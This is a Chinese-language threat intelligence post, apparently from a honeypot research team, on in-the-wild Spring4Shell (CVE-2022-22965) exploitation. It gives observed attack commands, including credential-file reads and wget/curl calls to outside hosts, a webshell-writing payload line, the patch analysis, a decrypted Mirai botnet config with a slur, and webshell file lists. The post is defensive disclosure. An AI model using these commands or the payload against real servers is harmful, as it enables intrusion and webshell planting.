honeypot

Spring4Shell在野漏洞传播分析

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背景介绍


2022年3月31号，Spring针对Spring4Shell漏洞(CVE-2022-22965)事件发布了安全公告[1]，并提供了漏洞修复程序，此次漏洞事件在安全社区引起广泛关注。

360网络安全研究院高级威胁狩猎蜜罐系统[2]通过被动监测方式看到了该漏洞在野传播过程，我们也看到了Mirai僵尸网络入场，相关在野漏洞攻击威胁情报已通过自动化形式输出。

Spring4Shell 在野传播

360网络安全研究院高级威胁狩猎蜜罐系统持续监测到Spring4Shell漏洞(CVE-2022-22965)扫描和漏洞利用行为，部分源IP地理位置分布如下：


Spring4Shell Scanner IP Distribution



以下是Top 10 国家/地区统计列表

```
United States       92
The Netherlands     49
Germany             30
China               21
France               6
Luxembourg           6
Sweden               6
Switzerland          5
Ukraine              5
Austria              4
```

我们监测到大量Webshell和测试文件的上传行为，相应文件信息如下所示：



部分在野漏洞利用命令信息如下所示：

```
echo%20ddfdsfasdfasd
echo%20fdsafasdfasd
echo%202222222
ls
ls%20/tmp/
whoami
%2Fbin%2Fsh%2F-c%24%7BIFS%7D%27cd%24%7BIFS%7D%2Ftmp%3Bwget%24%7BIFS%7Dhttp%3A%2F%2F10
cat+/etc/passwd
chdir
cmd /c dir
cmd /c net user
curl+http://111.4vcrkb.dnslog.cn/1.jpg
curl+http://12121.4vcrkb.dnslog.cn/1.jpg
curl+http://35456.4vcrkb.dnslog.cn/1.jpg
dir
echo
echo 8888888888
echo %USERNAME%
echo %computername%
echo </xss>
echo fucker_test_test
echo rinima
echo%20%3Csvg%20onload=confirm`xss`%3E
echo%20%3Csvg%20onload=confirm`xsssssss`%3E
echo%20ddfdsfasdfasd
echo%20fdsafasdfasd
echo%202222222
echo+22222
echo+`whoami`
echo+whoami
exp
id
ifconfig
ls
ls%20/tmp/
```

```
ping -n 2 uup0fk.dnslog.cn
ping uup0fk.dnslog.cn
uname
whoami
whoami%0A
```

Spring4Shell 漏洞分析


Spring4Shell漏洞(CVE-2022-22965)是在JDK 9版本及以上新增module特性后导致的，并且是针对CVE-2010-1622漏洞补丁的绕过。

CVE-2010-1622 漏洞分析

CVE-2010-1622漏洞是Spring Bean的CachedIntrospectionResults类在调用java.beans.Introspector.getBeanInfo()枚举属性赋值时，没有指定stop类，导致父类(Object.class是任何java对象的父类)属性可被攻击者恶意控制。

Spring参数绑定支持用户提交表单以 参数=值 的形式进行对象赋值，同时user.address.street=Disclosure+Str等价于frmObj.getUser().getAddress().setStreet("Disclosure Str.")。因此可通过user.address.street=Disclosure+Str的方式给PropertyDescriptor[]中的第一个class属性赋值。如通过classLoader控制class属性，进而构造利用链。


漏洞补丁
Spring通过将classLoader加入属性数组黑名单的方式修补漏洞。



```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
for (PropertyDescriptor pd : pds) {
    if (Class.class == beanClass &&
            ("classLoader".equals(pd.getName()) ||  "protectionDomain".equals(pd.getName()))
        // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to b
        continue;
    }
```

CVE-2022-22965 漏洞分析

在参数绑定过程中，包含class属性，与CVE-2010-1622漏洞问题类似：




```
protected BeanPropertyHandler getLocalPropertyHandler(String propertyName) {   propertyName:
    PropertyDescriptor pd = getCachedIntrospectionResults().getPropertyDescriptor(propertyNa
    return (pd != null ? new BeanPropertyHandler(pd) : null);
```

Variables
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
Ever

```
> this = {BeanWrapperImpl@5539} "org.springframework.beans.BeanWrapperImpl: wrapping object [net.javaguides.springm... View
v propertyName = "class"
  > value = {byte[5]@5542} [99, 108, 97, 115, 115]
    coder = 0
```

CVE-2022-22965是CVE-2010-1622补丁的绕过，在JDK11+Tomcat8.5.77+spring-webmvc5.3.17版本中，调试发现通过class.module.classLoader.*可以加载ParallelWebappClassLoader绕过黑名单对classLoader的检测:



```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();   pds: PropertyDescriptor[24]@6877   be
for (PropertyDescriptor pd : pds) {   pds: PropertyDescriptor[24]@6877   pd: "org.springframework.beans.Gene
    if (Class.class == beanClass &&
            ("classLoader".equals(pd.getName()) ||  "protectionDomain".equals(pd.getName()))) {
        // Ignore Class.getClass
        continue;
    }
    if (logger.isTraceEnabled())
```

```
pd = {GenericTypeAwarePropertyDescriptor@6897} "org.springframework.beans.GenericTypeAw...
v beanClass = {Class@1796} "class org.apache.catalina.loader.ParallelWebappClassLoader"... Navi
    cachedConstructor = null
    newInstanceCallerCache = null
  > name = "org.apache.catalina.loader.ParallelWebappClassLoader"
  > module = {Module@6884} "unnamed module @528931cf"
  > classLoader = {URLClassLoader@6885}
  > packageName = "org.apache.catalina.loader"
    componentType = null
```


在野Payload：

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7D
```

pattern指定日志记录的格式，suffix指定日志记录的后缀为.jsp，directory指定日志保存的目录webapps/ROOT，prefix指定文件名tomcatwar，fileDateFormat指定日志文件名日期格式，上述payload通过Tomcat的class AbstractAccessLogValve修改了日志的存储格式、目录和文件名，实现了Webshell的上传。

漏洞补丁

新增了严格的黑名单限制



```
            PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
            for (PropertyDescriptor pd : pds) {
-               if (Class.class == beanClass &&
-                       ("classLoader".equals(pd.getName()) ||  "protectionDomain".equals(pd.getName()))) {
-                   // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
+               if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))) {
+                   // Only allow all name variants of Class properties
+                   continue;
+               }
+               if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
+                       || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
+                   // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
```

Mirai僵尸网络

我们看到Mirai僵尸网络很快入场，相关配置信息解密如下所示：

```
[0x01]: "46.175.146.159\x00", size=15
[0x02]: "A\x84", size=2
[0x03]: "D\xfd", size=2
[0x04]: "U better back the fuck off CIANigger >>>----<3-->\x00", size=49
[0x05]: "shell\x00", size=6
[0x06]: "enable\x00", size=7
[0x07]: "system\x00", size=7
[0x08]: "sh\x00", size=3
[0x09]: "/bin/busybox DEMONS\x00", size=20
[0x0a]: "DEMONS: applet not found\x00", size=25
[0x0b]: "ncorrect\x00", size=9
[0x0c]: "/bin/busybox ps\x00", size=16
[0x0d]: "assword\x00", size=8
[0x0e]: "ogin\x00", size=5
[0x0f]: "enter\x00", size=6
[0x10]: "/proc/\x00", size=7
[0x11]: "/exe\x00", size=5
[0x12]: "/fd\x00", size=4
[0x13]: "/maps\x00", size=6
[0x14]: "/proc/net/tcp\x00", size=14
[0x15]: "/etc/resolv.conf\x00", size=17
[0x16]: "nameserver\x00", size=11
[0x17]: "Pully\x13SHD\x1aiIGK\x1cDig\x13\x18}Bfpc]MkGp^b\x12[}P\x1b\\~m`b`^rc\x13Xe
[0x18]: "i586\x00", size=5
[0x19]: "i486\x00", size=5
[0x1a]: "x86\x00", size=4
[0x1b]: "i686\x00", size=5
[0x1c]: "mips\x00", size=5
[0x1d]: "mipsel\x00", size=7
[0x1e]: "mpsl\x00", size=5
[0x1f]: "sh4\x00", size=4
[0x20]: "superh\x00", size=7
[0x21]: "ppc\x00", size=4
[0x22]: "powerpc\x00", size=8
[0x23]: "spc\x00", size=4
[0x24]: "sparc\x00", size=6
```

```
  [0x25]: "(deleted)\x00", size=10
  [0x26]: "abcdefghijklmnopqrstuvwxyz\x00", size=27
  [0x27]: "%d.%d.%d.%d\x00", size=12
  [0x28]: "POST /cdn-cgi/\x00", size=15
  [0x29]: "UPX!\x00", size=5
  [0x2a]: "botnet\x00", size=7
  [0x2b]: "ddos\x00", size=5
  [0x2c]: "oginenterassword\x00", size=17
  [0x2d]: "GET/  HTTP/1.1\x00", size=15
  [0x2e]: "garm\x00", size=5
  [0x2f]: "gx86\x00", size=5
  [0x30]: "gmips\x00", size=6
  [0x31]: "gmpsl\x00", size=6
  [0x32]: "gsh4\x00", size=5
  [0x33]: "gspc\x00", size=5
  [0x34]: "gppc\x00", size=5
  [0x35]: "gsec\x00", size=5
  [0x36]: ".glm\x00", size=5
  [0x37]: "cronx86\x00", size=8
  [0x38]: "cronarm\x00", size=8
  [0x39]: "cronmips\x00", size=9
  [0x3a]: "cronmpsl\x00", size=9
  [0x3b]: "cronsh4\x00", size=8
  [0x3c]: "cronspc\x00", size=8
  [0x3d]: "cronppc\x00", size=8
  [0x3e]: "cronsh\x00", size=7
  [0x3f]: "gi686\x00", size=6
  [0x40]: "/dev/watchdog\x00", size=14
  [0x41]: "/dev/misc/watchdog\x00", size=19
  [0x42]: "/dev/FTWDT101_watchdog\x00", size=23
  [0x43]: "/dev/FTWDT101 watchdog\x00\x12", size=24
  [0x44]: "/dev/watchdog0\x00", size=15
  [0x45]: "/etc/default/watchdog\x00", size=22
  [0x46]: "/sbin/watchdog\x00", size=15
```

Webshell和测试文件列表

FILEPATH	COUNT
/tmp/log222.txt	3973
webapps/ROOT/log111.txt	2051
webapps/ROOT/tomcatwar.jsp	110
webapps/ROOT/wpz.jsp	27
/../webapps/ROOT/logout.jsp	12
./webapps/ROOT/test2%20%20.txt	9
webapps/ROOT/log101.txt	7

FILEPATH	COUNT
/log_data_9.jsp	3
webapps/ROOT/xiaozhan.jsp	3
webapps/ROOT/1122.jsp	3
webapps/ROOT/0985763860781234.jsp	3
/2023.jsp	3
webapps/ROOT/zhuzhuxias.jsp	3
webapps/ROOT/log147.txt	2
webapps/ROOT/aaa69875.jsp	1
webapps/ROOT/log186.txt	1
webapps/ROOT/aaa36917.jsp	1
webapps/ROOT/member3war.jsp	1
webapps/ROOT/aaa96225.jsp	1
webapps/ROOT/log154.txt	1
webapps/ROOT/log103.txt	1
webapps/ROOT/log176.txt	1
webapps/ROOT/7FMNZ.jsp	1
webapps/ROOT/aaa28643.jsp	1
webapps/ROOT/aaa49231.jsp	1
webapps/ROOT/aaa50586.jsp	1
webapps/ROOT/log112.txt	1
webapps/ROOT/log110.txt	1
webapps/ROOT/aaa80751.jsp	1
/2021.jsp	1
webapps/ROOT/aaa10854.jsp	1
webapps/ROOT/log105.txt	1
webapps/ROOT/aaa93089.jsp	1
webapps/ROOT/35456.jsp	1
webapps/ROOT/log182.txt	1

FILEPATH	COUNT
webapps/ROOT/aaa24348.jsp	1
webapps/ROOT/log131.txt	1
webapps/ROOT/indexbk.jsp	1
webapps/ROOT/log149.txt	1
webapps/ROOT/log179.txt	1
webapps/webappsbak/sxxd1648765386.txt	1
webapps/ROOT/log150.txt	1
Webapps/ROOT/78754.jsp	1
webapps/ROOT/aaa24168.jsp	1
webapps/ROOT/aaa10487.jsp	1
webapps/ROOT/log178.txt	1
webapps/ROOT/lapsus	1
webapps/ROOT/zhuzhuxia.jsp	1
webapps/ROOT/log135.txt	1
webapps/ROOT/aaa40373.jsp	1
webapps/ROOT/qweasd.jsp	1
webapps/ROOT/console.jsp	1
webapps/ROOT/aaa79694.jsp	1
webapps/ROOT/aaa54378.jsp	1
webapps/ROOT/log129.txt	1
webapps/ROOT/pCJrl.jsp	1
webapps/ROOT/log162.txt	1
Webapps/ROOT/7875456457.jsp	1
webapps/ROOT/.jsp	1
webapps/ROOT/log200.txt	1
webapps/ROOT/8888888888.jsp	1
webapps/ROOT/8888888888.txt	1
webapps/ROOT/log128.txt	1

FILEPATH	COUNT
webapps/ROOT/log124.txt	1
webapps/ROOT/aaa14058.jsp	1
webapps/ROOT/aaa94175.jsp	1
webapps/ROOT/conf.jsp	1
webapps/stupidRumor_war/tomcatwar.jsp	1
webapps/ROOT/aaa83816.jsp	1

处置建议

我们建议Spring用户及时升级漏洞程序，并排查相应Webshell文件路径。

联系我们

感兴趣的读者，可以在 twitter 或者通过邮件**netlab[at]360.cn**联系我们。

IoC List

